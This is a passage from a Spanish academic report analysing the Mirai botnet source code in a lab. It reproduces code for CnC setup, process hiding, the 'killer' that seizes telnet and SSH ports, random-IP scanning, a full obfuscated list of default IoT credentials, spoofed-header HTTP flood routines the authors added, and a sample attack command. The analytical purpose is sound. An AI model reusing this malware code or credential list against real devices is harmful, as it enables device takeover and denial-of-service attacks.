Al analizar el código, se observa que este también cuenta con símbolos para la depuración del mismo. Por lo que si se compila en modo *Debug*[4] mediante `./build.sh debug telnet` el bot creará una gran cantidad de resultados mientras se ejecuta donde podremos apreciar todo con mayor detalle.

En los siguientes apartados se hará un análisis de lo que realiza cada bloque:

3.3.1 CnC

El CNC es la consola de comandos a la que tiene acceso el atacante. Esta parte de código ha sido desarrollado en GO, y relaciona la base de datos creada con la terminal y el bot. Muestra una interfaz sencilla vía terminal para que el atacante envíe instrucciones al bot. En ella podemos desplegar toda la lista de ataques disponibles, las opciones, numero de bots conectados…




Figura 3.2: Consola de comandos del atacante

En estos archivos no existe una complejidad más allá que la comentada, en ellos podemos editar la interfaz mostrada y crearla a nuestro gusto. Se configura la conexión con la base de datos indicando su IP, el usuario y contraseña:

Código fuente 3.3: Conexión a la base de datos del atacante

```
const DatabaseAddr string   ="127.0.0.1:3306"
const DatabaseUser string   ="mirai"
const DatabasePass string   ="password"
const DatabaseTable string  ="mirai"
```

[4]Se ha creado el script *debug.bat* para automatizar todo el proceso.

```
var clientList *ClientList = NewClientList()
var database *Database=NewDatabase(DatabaseAddr,DatabaseUser,DatabasePass, DatabaseTable)
```

Por otro lado, como se han añadido nuevos ataques se ha modificado *attack.go* incluyendo la nueva información de cada ataque.

```
186     "httpnull": AttackInfo {
187         44,
188         []uint8 {6, 7, 8, 22,24},
189         "HTTP flood null headers",
190     },
191     "XMLRPC": AttackInfo {
192         45,
193         []uint8 {0, 1, 2, 3, 6, 7, 8, 21, 22, 24},
194         "XML Attack",
195     },
196     "BOT": AttackInfo {
197         46,
198         []uint8 {6, 7, 8, 24},
199         "Google Bot Attack",
200     },
201     "APACHE": AttackInfo {
202         47,
203         []uint8 {8, 7, 20, 21, 22, 24},
204         "APACHE Byte range",
205     },
```

Figura 3.3: Información de ataques en la función *attackInfoLookup*

En las funciones *flagInfoLookup* y *attackInfoLookup* se añaden los diccionarios con la ID de las *flags* o del ataque con la información de cada entrada.

3.3.2 Bot

En este apartado se desarrolla el conjunto de archivos que conforman el bot, es decir, el software malicioso final que recibe la víctima. Para realizar un análisis con una mayor claridad organizaremos estos archivos en varias partes en función de su tarea:

En primer lugar, se explicará el inicio y sus conexiones. Cuando el malware Mirai entra al sistema y se ejecuta, la primera tarea que desempeña es evitar que se reinicie el dispositivo:

Código fuente 3.4: Prevención de reinicio en *bot/main.c* líneas 70-72

```
// Prevent watchdog from rebooting device
if ((wfd = open("/dev/watchdog", 2)) != -1 ||
    (wfd = open("/dev/misc/watchdog", 2)) != -1)
```

Luego ocultará los comandos previos, así como el nombre del proceso:

Código fuente 3.5: Ocultar el rastro *bot/main.c* líneas 128-138

```
// Hide argv0
name_buf_len = ((rand_next() % 4) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);
```

```
    // Hide process name
    name_buf_len = ((rand_next() % 6) + 3) * 4;F
    rand_alphastr(name_buf, name_buf_len);
    name_buf[name_buf_len] = 0;
    prctl(PR_SET_NAME, name_buf);
```

Después intenta establecer una conexión mediante sockets hacia el servidor CnC, por medio de los datos de las conexiones que se encuentran ofuscadas en *bot/table.c*. En *table.c* se encontrará gran cantidad de datos ofuscados[5] de configuración estática que se emplearán sobre todo en los ataques.

```
add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x46\x4D\x4F\x43\x4B\x4C\x22", 11); // cnc.domain
add_entry(TABLE_CNC_PORT, "\x22\x35", 2);                                       // 23

add_entry(TABLE_SCAN_CB_DOMAIN, "\x41\x4C\x41\x0C\x46\x4D\x4F\x43\x4B\x4C\x22", 11); // cnc.domain
add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);                                        // 48101
```

Figura 3.4: Dominio del CnC ofuscado en *bot/table.c*

En el caso de que tuviera algún problema de conexión por encontrarse el puerto empleado ocupado (puerto 23 en nuestro caso) el programa procedería a liberarlo. Para ello se hace uso de la siguiente funcionalidad de Mirai, *killer.c*.

En segundo lugar, tenemos al **Killer**, cuyo propósito es liberar un puerto en uso y a su vez bloquear el dispositivo y asegurarse de que no se puede acceder a él. Lo logra primero comprobando que PIDs están detrás de los servicios que escuchan en los puertos 22 (SSH), 23 (TELNET) y 80 (www/http), que por lo general son los más utilizados para conectarse remotamente a un dispositivo. Luego suprimirá los procesos identificados usando "kill -X"(5-10) y vinculará un socket propio a estos puertos.

Código fuente 3.6: Eliminar procesos y liberar puerto 23 *bot/killer.c* líneas 39-65

```
    // Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    }
    else
    {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
    bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof(struct sockaddr_in));
    listen(tmp_bind_fd, 1);
```

[5]Todos los datos aquí están almacenados en datos hexadecimales.

```
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
```

Además, para que perdure, esto sucede periódicamente, en concreto cada 600 segundos. Por lo que, como se ha comentado anteriormente causará que el dispositivo infectado quede inutilizado. Sin embargo, esto nos podría brindar la oportunidad de reconocer los dispositivos infectados, ya que solo escucharán en los puertos 22, 23 y 80, pero no responderán a ninguna solicitud.

Se puede ver de manera más clara ejecutando el modo debug:

```
root@bot-1:/home/admin# ls
mirai.dbg
root@bot-1:/home/admin# ./mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[main] Attempting to connect to CNC
[killer] T[resolv] Got response from select
[resolv] Found IP address: 0b01a8c0
Resolved cnc.domain to 1 IPv4 addresses
[main] Resolved domain
ry[main] Connected to CNC. domain address = 251789322
ing to kill port 23
[killer] Finding and killing processes holding port 23
Found inode "4996" for port 23
[killer] Found pid 1130 for port 23
[killer] Killed tcp/23 (telnet)
[killer] Bound to tcp/23 (telnet)
[killer] Detected we are running out of `/home/admin/mirai.dbg`
[killer] Memory scanning processes
[killer] 600 seconds have passed since last scan. Re-scanning all processes!
[killer] 600 seconds have passed since last scan. Re-scanning all processes!
```


Figura 3.5: Ejecución del modo Debug en Bot 1.

Puntualizar que otro comportamiento del killer es que también realiza un escaneo de la memoria de los dispositivos en busca de ciertas firmas de otros bots ya conocidos:

```
21  /* Killer data */
22  #define TABLE_KILLER_SAFE           5
23  #define TABLE_KILLER_PROC           6
24  #define TABLE_KILLER_EXE            7
25  #define TABLE_KILLER_DELETED        8   /* " (deleted)" */
26  #define TABLE_KILLER_FD             9   /* "/fd" */
27  #define TABLE_KILLER_ANIME          10  /* .anime */
28  #define TABLE_KILLER_STATUS         11
29  #define TABLE_MEM_QBOT              12
30  #define TABLE_MEM_QBOT2             13
31  #define TABLE_MEM_QBOT3             14
32  #define TABLE_MEM_UPX               15
33  #define TABLE_MEM_ZOLLARD           16
34  #define TABLE_MEM_REMAITEN          17
```

Figura 3.6: Firmas de Bots conocidos.

En tercer lugar, cuando ya se ha establecido el malware en el dispositivo el bot comenzará a tratar de expandirse. Para ello comenzará a conectarse a una dirección IP generada aleatoriamente mediante el puerto 23 (Telnet). Subrayar que en la función de generar IPs aleatorias se encuentra una lista negra de direcciones reservadas a las que no se conectará:




```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    } while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
            (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
            (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
            (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
            (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
            (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
            (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
            (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
            (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
            (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
            (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
            (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
            (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29
            || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1, o2, o3, o4);
}
```

Figura 3.7: Lista negra de IPs.

Entre dichas IPs se encuentran Loopback, redes internas, redes reservadas de infraestructuras criticas como compañías eléctricas o el servicio postal de EE. UU, del departamento de defensa. Es lógico que con este tipo de actividades ilícitas que no quiera llamar la atención de la policía y otros cuerpos de seguridad.

Este proceso se repite constantemente y, cuando logra conectarse a un servicio Telnet remoto entre todos los dispositivos que ha probado intenta iniciar sesión utilizando un conjunto específico de credenciales configuradas.



```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                                 // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x48\x58\x5A\x54", 9);                                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x48\x4C", 8);                                      // root     admin
add_auth_entry("\x43\x46\x4F\x48\x4C", "\x43\x46\x4F\x48\x4C", 7);                                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                                  // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                              // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x46\x56", 5);                              // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x57\x43\x4C\x56\x47\x41\x4A", 5);                          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                                  // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                                      // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);                  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                                          // root     (none)
add_auth_entry("\x43\x46\x4F\x48\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);                      // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                                          // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                                      // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                                          // user     user
add_auth_entry("\x43\x46\x4F\x48\x4C", "", 3);                                                      // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                                          // root     pass
add_auth_entry("\x43\x46\x4F\x48\x4C", "\x43\x46\x4F\x48\x4C\x13\x10\x11\x16", 3);                  // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                                          // root     1111
add_auth_entry("\x43\x46\x4F\x48\x4C", "\x51\x4F\x41\x43\x46\x4F\x48\x4C", 3);                      // admin    secadmin
add_auth_entry("\x43\x46\x4F\x48\x4C", "\x13\x13\x13\x13", 2);                                      // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                                  // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);                          // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                                          // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                                  // root     klv123
add_auth_entry("\x63\x46\x4F\x48\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x48\x4C\x51\x4F", 1);// Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);                  // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                                  // guest    guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                                  // guest    12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                                  // guest    12345
add_auth_entry("\x43\x46\x4F\x48\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);                  // admin1   password
add_auth_entry("\x43\x46\x4F\x48\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1);      // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);                          // 666666   666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);                          // 888888   888888
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                                          // ubnt     ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);                              // root     klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);                                  // root     Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);                                  // root     hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);                                      // root     jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                                          // root     anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);                                      // root     zlxx.
```

Figura 3.8: Lista de credenciales por defecto.

Como vemos esta lista ofuscada de credenciales no son aleatorias. Se trata de una lista de usuarios y contraseñas de los dispositivos que se tienen como objetivo (IoT). Con un poco de investigación sobre el mercado y los diferentes proveedores se pueden obtener con facilidad e incluirse en esta lista. El propio Brian Krebs el cual mencionamos en la introducción de esta memoria (1.4.2) recopiló varias [16]. Estas son algunas de ellas:

- HiSilicon IP Camera – root/hi3518
- Toshiba Network Camera – root/ikwb
- Dreambox TV receiver – root/dreambox

Esta función de escanear se encuentra deshabilitada en nuestro proyecto, ya que abarca la red privada (192.168.1.0/24) recogida dentro de la lista negras de la Figura 3.7 y tampoco es necesario para simular los ataques debido a que la carga de bots se hace manualmente para no sobrecargar la red[6].

Mencionar que los archivos .c y .h `checksum`, `includes`, `protocol`, `rand`, `resolv` y `util` contienen diferentes funciones y utilidades que se emplean en las clases principales. Sirven para liberar memoria, crear y unir nuevas cadenas, generar buffers aleatorios, obtener IPs, resolver dominios ...

3.3.2.1 Ataques

Por último, en esta sección encontramos los archivos que desarrollan los ataques `attack`, `attack_app`, `attack_gre`, `attack_tcp` y `attack_udp`, los cuales son el objetivo principal del bot. Cada bot infectado enviará solicitudes a la víctima de manera masiva, lo que puede llegar a sobrecargar el servidor o la red provocando una denegación de servicio al tráfico normal.

Los ataques se envían mediante comandos proporcionados por el servidor CnC. Consisten principalmente en la duración del ataque (uint32_t), el identificador del ataque (uint8_t) y el (recuento de objetivos (uint8_t) que van seguidos de una lista de objetivos y un tipo de ataque.

Dado que cada bot es un dispositivo de Internet legítimo, puede ser difícil separar el tráfico malicioso del tráfico normal.

Como se puede observar hay diferentes tipos de ataques, que se pueden catalogar en función del vector del ataque tomado:

Ataques a la capa de aplicación - Capa 7:

El ataque tiene como objetivo la capa donde las páginas web se encuentran en el servidor y se entregan en respuesta a las solicitudes HTTP. A nivel computacional, es sencillo ejecutar una sola solicitud HTTP en el lado del cliente, pero la respuesta del servidor de destino puede ser difícil porque el servidor de destino suele cargar varios archivos y generar consultas a la base de datos y otros elementos para obtener los recursos solicitados.

La protección contra un ataque de Capa 7 no está exenta de desafíos, ya que discernir el tráfico malicioso del tráfico legítimo no es una tarea fácil. Los ataques disponibles en Mirai en esta categoría son los siguientes:

- **HTTP Flood** o Inundación HTTP: Este ataque, explicado de una manera sencilla, es equivalente a presionar repetidamente el botón de actualización del navegador en muchos equipos diferentes al mismo tiempo. Como resultado, se generan demasiadas solicitudes HTTP que abruman al servidor y provocan un ataque DoS.

[6]En un primer momento se probó, pero por cuestiones de rendimiento no se incluyó, saturaba la red.

Este tipo de ataque puede ser sencillo en un primer momento, pero es posible añadirle complejidad con la ayuda de las flags para optimizar los daños.

La implementación más simple involucra la URL con el mismo rango de direcciones IP y agentes de usuario atacantes por defecto. Sin embargo, las versiones complejas pueden utilizar un gran número de direcciones IP de ataque falsas, así como dirigirse a direcciones URL al azar usando referencias, agentes de usuario aleatorios o, por ejemplo, añadiendo *path=/ruta.html* en rutas web poco optimizadas que necesiten cargar recursos pesados, o sobre formularios con métodos POST *method=POST*.

En este proyecto se ha ampliado la lista de agentes de usuario y cabeceras en *table.h y table.c*:




Figura 3.9: Muestra de la lista de user agents.

Como se puede observar a la izquierda de la imagen en *table.h* se ha comentado en texto plano el nombre del agente correspondiente a su entrada en *table.c*.

Un ejemplo de ataque sería con el siguiente en la terminal de CnC: "http 192.168.1.189 15 domain=192.168.1.189 path=/menu.html conns=10"

Donde

- En primer parámetro, HTTP es el tipo de ataque.
- El segundo parámetro, es la IP objetivo
- El tercer parámetro, es la duración del ataque en segundos.
- El cuarto parámetro, es una flag o bandera. En este caso el dominio objetivo.
- El cuarto parámetro, es una flag o bandera. En este caso la ruta concreta de la web.
- El quinto parámetro, es una flag o bandera. En este caso el número de conexiones de cada bot.

- **HTTPNULL** y **BOT**, Estos ataques son una modificación de inundación HTTP donde se han modificado y personalizado las cabeceras para confundir a la víctima. Los datos modificados en HTTPNULL han sido para ocultar los datos de origen con IPs falsas y "User-Agent" nulo:

Código fuente 3.7: Configuración de cabeceras con información falsa *attack_app.c* líneas 983-1018

```
char buf[10240];
util_zero(buf, 10240);

char spoof[15];
util_zero(spoof, 15);
rand_ipv4(spoof);
```

```
util_strcpy(buf + util_strlen(buf), conn->method);
util_strcpy(buf + util_strlen(buf), " ");
util_strcpy(buf + util_strlen(buf), conn->path);
util_strcpy(buf + util_strlen(buf), " HTTP/1.1\r\nUser-Agent: null");

util_strcpy(buf + util_strlen(buf), "\r\nReferrer: null");
util_strcpy(buf + util_strlen(buf), "\r\n");

util_strcpy(buf + util_strlen(buf), "X-Forwarded-Proto: Http\r\n");
util_strcpy(buf + util_strlen(buf), "X-Forwarded-Host: ");
util_strcpy(buf + util_strlen(buf), conn->domain);

util_strcpy(buf + util_strlen(buf), ", 1.1.1.1\r\nVia: ");
util_strcpy(buf + util_strlen(buf), spoof);
util_strcpy(buf + util_strlen(buf), "\r\nClient-IP: ");
util_strcpy(buf + util_strlen(buf), spoof);
util_strcpy(buf + util_strlen(buf), "\r\nX-Forwarded-For: ");
util_strcpy(buf + util_strlen(buf), spoof);
util_strcpy(buf + util_strlen(buf), "\r\nReal-IP: ");
util_strcpy(buf + util_strlen(buf), spoof);

util_strcpy(buf + util_strlen(buf), "\r\nHost: ");
util_strcpy(buf + util_strlen(buf), conn->domain);
util_strcpy(buf + util_strlen(buf), "\r\n");

table_unlock_val(TABLE_ATK_KEEP_ALIVE);
util_strcpy(buf + util_strlen(buf),table_retrieve_val(TABLE_ATK_KEEP_ALIVE,NULL));
table_lock_val(TABLE_ATK_KEEP_ALIVE);
```

Que finalmente el paquete se enviaría como en la siguiente imagen:




Figura 3.10: Captura de WireShark en ataque HTTPNULL.

Por otro lado, BOT se han incluido las cabeceras para que parezca un bot de crawling de Google. Para ello en el agente de usuario se han especificado dos de Google, y luego se solicitan la ruta */robots.txt* que es el fichero donde se debe indicar qué no deben indexar los crawler para evitar que información importante quede almacenada en un buscador al alcance de cualquiera. Y por otro lado */sitemap.xml* la cual se encuentra más enfocada a SEO y permiten optimizar la frecuencia de optimización y la carga del servidor.




Figura 3.11: Captura de WireShark en ataque BOT.

En la Figura 3.11 podemos ver una captura del tráfico tras realizar el ataque `BOT` el server responde con error 404 ya que el recurso */sitemap.xml* o */robots.txt* no se encuentran configurados en el servidor. Además, se pueden observar las IPs de origen de los paquetes que coinciden con nuestros Bots (101 y 102).

- **APACHE**, (Vulnerabilidad Apache). El ataque envía datos maliciosos de la cabecera HTTP Range Request. La cabecera Range se usa a menudo cuando los clientes solicitan archivos grandes de un sitio web. Estos archivos son demasiado grandes para caber en un solo texto de respuesta, por lo que se dividen y se envían al cliente en fragmentos[17].

